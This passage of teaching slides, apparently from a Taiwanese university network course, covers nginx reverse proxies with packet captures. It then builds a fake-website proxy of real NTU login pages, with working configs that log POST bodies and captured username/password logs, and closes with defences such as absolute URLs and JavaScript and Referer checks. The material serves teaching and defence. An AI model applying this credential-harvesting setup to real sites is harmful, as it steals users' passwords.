7	0.001043	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=221 Ack=148 Win=64128 Len=0 TSval=
8	0.001175	0	64	140.112.237.5	35864	140.112.105.200	443	TLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
9	0.001197	0	64	140.112.237.5	35864	140.112.105.200	443	TLSv1.2	541	Application Data
10	0.001393	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	66	443 → 35864 [ACK] Seq=148 Ack=747 Win=15346 Len=0 TSval=
11	0.001397	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	66	[TCP Dup ACK 10#1] 443 → 35864 [ACK] Seq=148 Ack=747 Win
12	0.003048	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	1514	443 → 35864 [ACK] Seq=148 Ack=747 Win=15346 Len=1448 TSv
13	0.003055	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=747 Ack=1596 Win=64128 Len=0 TSval
14	0.003064	0	254	140.112.105.200	443	140.112.237.5	35864	TLSv1.2	95	Application Data
15	0.003067	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=747 Ack=1625 Win=64128 Len=0 TSval
16	0.003153	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	1514	443 → 35864 [ACK] Seq=1625 Ack=747 Win=15346 Len=1448 TS
17	0.003158	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=747 Ack=3073 Win=64128 Len=0 TSval
18	0.003168	0	254	140.112.105.200	443	140.112.237.5	35864	TLSv1.2	762	Application Data
19	0.003171	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=747 Ack=3769 Win=63488 Len=0 TSval
20	0.003174	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	66	443 → 35864 [FIN, ACK] Seq=3769 Ack=747 Win=15346 Len=0
21	0.003249	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [FIN, ACK] Seq=747 Ack=3770 Win=64128 Len=0
22	0.003368	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	66	443 → 35864 [ACK] Seq=3770 Ack=748 Win=15346 Len=0 TSval

# L7 Reverse Proxy HTTP(s)

\* 限校內 IP: use HTTPs

\* <https://netadm.cc.ntu.edu.tw/ip/query.php>

## IP位址

120.96.0.222 TW




\* 不限校內 IP: use HTTP

\* <http://demo2.buda.idv.tw/ip/query.php>

## IP位址

120.96.0.222 TW



# 補充3: L4 Reverse Proxy HTTPs 加密

---

2 TCP Sessions 需相同 Protocol  
末端 Server 為 Internet Web Site



# L4 Reverse Proxy TCP Port 8443 (HTTP(S))



Demo1:

<http://140.112.237.5:8443/>

Demo2:

<https://140.112.237.5:8443/>

```
* /etc/nginx/nginx.conf
stream {
  server {
    listen 8443;
    proxy_pass www.tp1rc.edu.tw:443;
  }
}
```

# L4 Reverse Proxy Demo1

\* <http://140.112.237.5:8443/>

\* 錯誤:

**400 Bad Request**

The plain HTTP request was sent to HTTPS port

nginx/1.20.2

\* 失敗原因

\* 等同 <http://www.tp1rc.edu.tw:443/>

\* 使用 http 連線 https Service

# L4 Reverse Proxy Demo1

## \* L4\_443\_LoadBalance\_1\_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	125	120.96.0.222	57196	140.112.237.5	8443	TCP	66	57196 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
2	0.000038	0	64	140.112.237.5	8443	120.96.0.222	57196	TCP	66	8443 → 57196 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=
3	0.000938	0	125	120.96.0.222	57196	140.112.237.5	8443	TCP	60	57196 → 8443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
4	0.003003	0	125	120.96.0.222	57196	140.112.237.5	8443	HTTP	788	GET / HTTP/1.1
5	0.003016	0	64	140.112.237.5	8443	120.96.0.222	57196	TCP	54	8443 → 57196 [ACK] Seq=1 Ack=735 Win=64128 Len=0
6	0.003876	0	64	140.112.237.5	8443	120.96.0.222	57196	HTTP	863	HTTP/1.1 400 Bad Request (text/html)
7	0.003984	0	64	140.112.237.5	8443	120.96.0.222	57196	TCP	54	8443 → 57196 [FIN, ACK] Seq=810 Ack=735 Win=64128 Len=0
8	0.004734	0	125	120.96.0.222	57196	140.112.237.5	8443	TCP	60	57196 → 8443 [ACK] Seq=735 Ack=811 Win=261888 Len=0
9	0.005545	0	125	120.96.0.222	57196	140.112.237.5	8443	TCP	60	57196 → 8443 [FIN, ACK] Seq=735 Ack=811 Win=261888 Len=0
10	0.005552	0	64	140.112.237.5	8443	120.96.0.222	57196	TCP	54	8443 → 57196 [ACK] Seq=811 Ack=736 Win=64128 Len=0

## \* L4\_443\_LoadBalance\_2\_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	64	140.112.237.5	51924	140.112.2.208	443	TCP	74	51924 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
2	0.000709	0	62	140.112.2.208	443	140.112.237.5	51924	TCP	74	443 → 51924 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=
3	0.000726	0	64	140.112.237.5	51924	140.112.2.208	443	TCP	66	51924 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSv.
4	0.002077	0	64	140.112.237.5	51924	140.112.2.208	443	HTTP	800	GET / HTTP/1.1
5	0.002419	0	62	140.112.2.208	443	140.112.237.5	51924	TCP	66	443 → 51924 [ACK] Seq=1 Ack=735 Win=64512 Len=0 T:
6	0.002847	0	62	140.112.2.208	443	140.112.237.5	51924	HTTP	875	HTTP/1.1 400 Bad Request (text/html)
7	0.002853	0	64	140.112.237.5	51924	140.112.2.208	443	TCP	66	51924 → 443 [ACK] Seq=735 Ack=810 Win=64128 Len=0
8	0.002962	0	62	140.112.2.208	443	140.112.237.5	51924	TCP	66	443 → 51924 [FIN, ACK] Seq=810 Ack=735 Win=64512
9	0.002987	0	64	140.112.237.5	51924	140.112.2.208	443	TCP	66	51924 → 443 [FIN, ACK] Seq=735 Ack=811 Win=64128
10	0.003198	0	62	140.112.2.208	443	140.112.237.5	51924	TCP	66	443 → 51924 [ACK] Seq=811 Ack=736 Win=64512 Len=0

# L4 Reverse Proxy Demo2

\* <https://140.112.237.5:8443/>

你的連線不是私人連線

攻擊者可能會試圖從 **140.112.237.5** 竊取你的資訊 (例如密碼、郵件或信用卡資料)。 [瞭解詳情](#)

NET::ERR\_CERT\_COMMON\_NAME\_INVALID

💡 要獲得 Chrome 最高等級的安全防護，請 [啟用強化防護功能](#)


隱藏詳細資料

返回安全性瀏覽

伺服器無法證明其屬於 **140.112.237.5** 網域；其安全性憑證來自 www.tp1rc.edu.tw 網域。這可能是因為設定錯誤，或有攻擊者攔截你的連線所致。

[繼續前往 140.112.237.5 網站 \(不安全\)](#)

\* 成功連線，但顯示憑證無效。



# Reverse Proxy =? Fake Website

---

# L7 Reverse Proxy Fake Website



開啟 Log 記錄 request\_body:

```
* /etc/nginx/nginx.conf
http {
    log_format post_logs '$request_body';
    access_log /var/log/nginx/post.log post_logs;
}
```

```
* /etc/nginx/sites-enabled/default
server {
    listen 80;
    listen 443 ssl;
    server_name demo5.buda.idv.tw;
    ssl_certificate /etc/letsencrypt/live/demo5.buda.idv.tw/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/demo5.buda.idv.tw/privkey.pem;
    location / {
        proxy_pass https://www.ntu.edu.tw;
        #proxy_pass http://www.ntu.edu.tw;
        #proxy_pass https://mail.ntu.edu.tw;
        #proxy_pass https://wmail1.cc.ntu.edu.tw;
        #proxy_pass https://www.tp1rc.edu.tw;
    }
}
```

# Fake Website 台大首頁

- \* 原始: <https://www.ntu.edu.tw>
- \* Fake: <https://demo5.buda.idv.tw> or <http://demo5.buda.idv.tw>



- \* proxy\_pass <http://www.ntu.edu.tw>;
  - \* Not working. 因為會 redirect to <https://www.ntu.edu.tw>


# Fake Website

## NTU Mail

- \* 原始: <https://mail.ntu.edu.tw>
- \* Fake: <https://demo5.buda.idv.tw/>



The screenshot shows the login page of the fake NTU Mail website. The browser address bar displays `demo5.buda.idv.tw/owa/auth/logon.aspx?re...`. The page features the NTU Mail logo and two input fields: "帳號 Account" with the value "davisyou" and "密碼 Password" which is currently empty.



- \* Login 帳密側錄: `cat post.log | grep davisyou`

```
root@ubuntu2204:/var/log/nginx# cat post.log | grep davisyou
destination=https%3A%2F%2Fmail.ntu.edu.tw%2Fowa&flags=4&forcedownlevel=0&username=davisyou&password=XXXXXXXXXXXX&passwordText=&trusted=4&isUtf8=1
```



# Fake Website

## NTU Mail


- \* 無法使用 http:// 登入
  - \* <http://demo5.buda.idv.tw>
- \* 原因不明，待釐清

▲ 不安全 | demo5.buda.idv.tw/owa/auth/logon.aspx?replaceCurrent=1&reason=2&url=https%3a%2f%2fmail.ntu.edu.tw%2fowa%2f

# Fake Website

## NTU Webmail (新版)

- \* 原始: <https://wmail1.cc.ntu.edu.tw/rc/index.php>
- \* Fake: <https://demo5.buda.idv.tw/rc/index.php>



- \* Login 帳密側錄: username and passwords logged when they login.

```
root@ubuntu2204:~# cat /var/log/nginx/post.log  
_token=eIahzqW8ALfx7yQAa6T1KD1UwdaKgScm&_task=login&_action=login&_timezone=Asia%2FTaipei&_url=&_user=abc&_pass=xyz
```

# Fake Website

## NTU Webmail (舊版)

- \* 原始: <https://wmail1.cc.ntu.edu.tw/imp/login.php>
- \* Fake: <https://demo5.buda.idv.tw/imp/login.php>



The screenshot shows a web browser window with the address bar displaying "demo5.buda.idv.tw/imp/login.php". The page content includes a blue header with the text "Welcome to NTU WebMail". Below the header, there is a login form with the following fields: "Username" with the value "abc", "Password" with masked characters "•••", and "Language" set to "English (American)". A "Login" button with a lock icon is positioned below the form. At the bottom of the page, there is a notice in Chinese: "[2021/07/05: 學號帳號 (含新入學、校友), 請改用新版 webmail。]", contact information: "Contact: E-mail (Please inform your account)", "Tel: 02-3366-5022, 02-3366-5023", and a logo for "powered by horde".

- \* Login 帳密側錄: 失敗

# Protect Website from Reverse Proxy

## \* 失敗原因分析: F12

歡迎到 NTU WebMail

登入失敗, 請檢查閣下的用戶名和密碼, 然後重試.

使用者名稱

密碼

語言

[2021/07/05: 學號帳號 (含新入學、校友), 請改用新版 webmail.]

Contact: E-mail (Please inform your account)

Tel: 02-3366-5022, 02-3366-5023



The screenshot shows the Network tab of a browser's developer tools. A request to `redirect.php` is selected, showing a `302 Found` status code. The request URL is `https://wmail1.cc.ntu.edu.tw/imp/redirect.php`. The request method is `POST`. The remote address is `140.112.2.161:443`. The referrer policy is `strict-origin-when-cross-origin`.

Name	Headers	Payload	Preview	Response	Initiator	Timing
<a href="#">redirect.php</a>	General					
<a href="#">login.php?imapuser=abc&amp;hor...</a>						
<a href="#">ee3d7318912eca3b5915c7ccd...</a>						
<a href="#">79fe166209a5a0b9bc7737442...</a>						
<a href="#">message.png</a>						
<a href="#">menu.png</a>						
<a href="#">horde-power1.png</a>						

# Protect Website from Reverse Proxy

## \* 失敗原因分析: Absolute URLs

Browser address bar: wmail1.cc.ntu.edu.tw/imp/login.php

Page title: Welcome to NTU WebMail

Form fields:

- Username:
- Password:
- Language: English (American) (dropdown)
- Login button:

Source code snippet:

```
<a href="http://piwik.org" title="Web analytics" onclick="window.open(this.href);return(false);">
<script type="text/javascript">
var pkBaseURL = (("https:" == document.location.protocol) ? "https://ccsun37.cc.ntu.edu.tw/piwik/" : "http://ccsun37.cc.ntu.edu.tw/piwik/");
document.write(unescape("%3Cscript src='" + pkBaseURL + "piwik.js' type='text/javascript'%3E%3C/script%3E"));
</script><script type="text/javascript">
piwik_action_name = '';
piwik_idsite = 2;
piwik_url = pkBaseURL + "piwik.php";
piwik_log(piwik_action_name, piwik_idsite, piwik_url);
</script>
<object><noscript><p>Web analytics </p></noscript>
</object></a>
-->
<!-- End Piwik Tag -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<!-- IMP: Copyright 2001-2009 The Horde Project. IMP is under the GPL. -->
<!-- Horde Project: http://www.horde.org/ | IMP: http://www.horde.org/imp/ -->
<!-- GNU Public License: http://www.fsf.org/copyleft/gpl.html -->
<html lang="en-US">
  <head>...</head>
  <body onload="if(document.imp_login!=null) {document.imp_login.imapuser.focus();}"> == $0
    <script type="text/javascript">...</script>
    <form name="imp_login" id="imp_login" action="https://wmail1.cc.ntu.edu.tw/imp/redirect.php" method="post" target="_parent">...</form>
    <!-- This file contains any "Message Of The Day" Type information -->
    <!-- It will be included below the log-in form on the login page. -->
```

# Protect Website from Reverse Proxy

---

- \* Use Absolute URLs instead of Relative URLs.
- \* JavaScript
  - \* Check `document.location.href` against your domain
    - \* Ref. <https://stackoverflow.com/questions/3899292/how-to-protect-a-web-server-from-a-reverse-proxy-server>
- \* After Submit, Check “Request Header Referrer”
  - \* If not from Original Domain, Redirect 302 it.

# Protect Website from Reverse Proxy

- \* 臺大區網 -> 會員專區
  - \* [https://www.tp1rc.edu.tw/https/data\\_sys/login.php](https://www.tp1rc.edu.tw/https/data_sys/login.php)
- \* Fake: [https://demo5.buda.idv.tw/https/data\\_sys/login.php](https://demo5.buda.idv.tw/https/data_sys/login.php)

臺大區網連線單位登入系統




The screenshot shows a login form titled "連線單位帳戶 登入" (Online Unit Account Login). It contains two input fields: "帳號:" (Account) and "密碼:" (Password). Below the fields is a button labeled "登入" (Login).

- \* Login 帳密側錄:
- \* `~# tail /var/log/nginx/post.log`

# Protect Website from Reverse Proxy

- \* 臺大區網 -> 會員專區: 現況



The screenshot displays a web browser window with the URL `tp1rc.edu.tw/https/data_sys/login.php`. The page content is a login form titled "臺大區網連線單位登入系統". The form includes fields for "帳號:" (Account) and "密碼:" (Password), and a "登入" (Login) button. A red box highlights the "登入" button.


The developer tools overlay on the right shows the HTML structure of the page. The relevant code for the login form is as follows:

```
<html>
  <head>...</head>
  <body bgcolor="#EBF5FF">
    <center>
      <br>
      <h2>臺大區網連線單位登入系統</h2>
      <br>
      <br>
      <br>
      <br>
      <table border="1">
        <tbody>
          <tr>
            <td width="250" bgcolor="#99CCFF"> == $0
              <center>...</center>
              <form action="do_login.php" method="POST">
                " 帳號: "
                <input type="text" name="Account">
                <br>
                " 密碼: "
                <input type="password" name="Password">
                <br>
              <center>
                <input type="submit" value="登入">
              </center>
            </td>
          </tr>
        </tbody>
      </table>
    </center>
  </body>
</html>
```



# 方法1: Absolute URLs

\* [https://demo5.buda.idv.tw/https/data\\_sys/login2.php](https://demo5.buda.idv.tw/https/data_sys/login2.php)



The image shows a web browser window with the address bar displaying `tp1rc.edu.tw/https/data_sys/login2.php`. The page content is a login form titled "臺大區網連線單位登入系統". The form includes fields for "帳號:" (Account) and "密碼:" (Password), and a "登入" (Login) button. The browser's developer tools are open, showing the HTML source code for the page. The code includes a table with a border, containing the form fields and the login button. The form action is set to `https://www.tp1rc.edu.tw/https/data_sys/do_login.php` with the method "POST".

臺大區網連線單位登入系統

連線單位帳戶  
登入

帳號:

密碼:

登入

```
<br>
<h2>臺大區網連線單位登入系統</h2>
<br>
<br>
<br>
<br>
<table border="1">
  <tbody>
    <tr>
      <td width="250" bgcolor="#99CCFF">
        <center>
          "連線單位帳戶"
          <br>
          "登入"
          <br>
        </center>
        <form action="https://www.tp1rc.edu.tw/https/data_sys/do_login.php" method="POST">
          " 帳號: "
          <input type="text" name="Account">
          <br>
          " 密碼: "
          <input type="password" name="Password">
          <br>
          <center>
            <input type="submit" value="登入">
          </center>
        </form>
      </td>
    </tr>
  </tbody>
</table>
```

# 方法2: Check document.location.href

- \* Demo

- \* [https://demo5.buda.idv.tw/https/data\\_sys/login3.php](https://demo5.buda.idv.tw/https/data_sys/login3.php)

- \* 立刻 redirect to

- \* [https://www.tp1rc.edu.tw/https/data\\_sys/login3.php](https://www.tp1rc.edu.tw/https/data_sys/login3.php)

- \* 程式碼

```
<script Language="JavaScript">
```

```
  if (document.location.href.indexOf("www.tp1rc.edu.tw") == -1){
```

```
    window.location = 'https://www.tp1rc.edu.tw/https/data_sys/login3.php';
```

```
  }
```

```
</script>
```

※Client Side Script 可能被中介程式 Disable

# 方法3

## After Submit, Check “Request Header Referrer”

- \* 正常: [https://www.tp1rc.edu.tw/https/data\\_sys/login4.php](https://www.tp1rc.edu.tw/https/data_sys/login4.php)
- \* 異常: [https://demo5.buda.idv.tw/https/data\\_sys/login4.php](https://demo5.buda.idv.tw/https/data_sys/login4.php)

The screenshot shows a web browser window with the URL `demo5.buda.idv.tw/https/data_sys/login3.php`. On the left, there is a login form titled "臺大區網連線單位登入系統" (Taiwan University Area Network Connection Unit Login System). The form includes fields for "帳號:" (Account) and "密碼:" (Password), and a "登入" (Login) button. On the right, the browser's developer tools are open to the Network tab, showing a request to `do_login3.php`. The request details are as follows:

Name	Request Method	Status Code	Remote Address	Referrer Policy
do_login3.php	POST	302 Found	140.112.237.5:443	strict-origin

The response details for `do_login3.php` are:

Name	Value
Accept-Language	en-us,en;q=0.9
Cache-Control	no-cache
Connection	keep-alive
Content-Length	24
Content-Type	application/x-www-form-urlencoded
Cookie	PHPSESSID=2tjg6m11iifb3nf0gqqaajou5
Host	demo5.buda.idv.tw
Origin	https://demo5.buda.idv.tw
Pragma	no-cache
Referer	https://demo5.buda.idv.tw/

# 方法3

## do\_login4.php

---

```
<?php
if ( strpos($_SERVER['HTTP_REFERER'],'www.tp1rc.edu.tw') == false ) {
    header("Location: https://www.tp1rc.edu.tw/https/data_sys/login4.php");
    exit;
}
?>
```

# How to detect Reverse Proxy?

## \* Wappalyzer 服務偵測



ntu.edu.tw

Wappalyzer

TECHNOLOGIES MORE INFO Export

分析

- Google Analytics

其他

- Open Graph

網頁伺服器

- Apache 2.2.9

作業系統

- FreeBSD

網頁伺服器擴充功能

- OpenSSL 0.9.8e
- mod\_ssl 2.2.9
- mod\_dav 2

JavaScript 函式庫

- jQuery 1.10.2

生農學院與南投  
復育原生小米



demo5.buda.idv.tw

Wappalyzer

TECHNOLOGIES MORE INFO Export

分析

- Google Analytics

Security

- HSTS

其他

- Open Graph

網頁伺服器

- Nginx 1.22.0

程式語言

- PHP 5.3.3

JavaScript 函式庫

- jQuery 1.10.2


反向代理伺服器

- Nginx 1.22.0

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大連續3年奪冠

# How to detect Reverse Proxy?


## \* Wappalyzer 服務偵測



# How to detect Reverse Proxy?

- \* 無具體方法，可當學術研究題目。
  - \* <https://www.acunetix.com/vulnerabilities/web/reverse-proxy-detected/>
  - \* <https://portswigger.net/bappstore/a112997070354d249b64b4cf68eabc04>
  - \* <https://www.tenable.com/plugins/nessus/12225>

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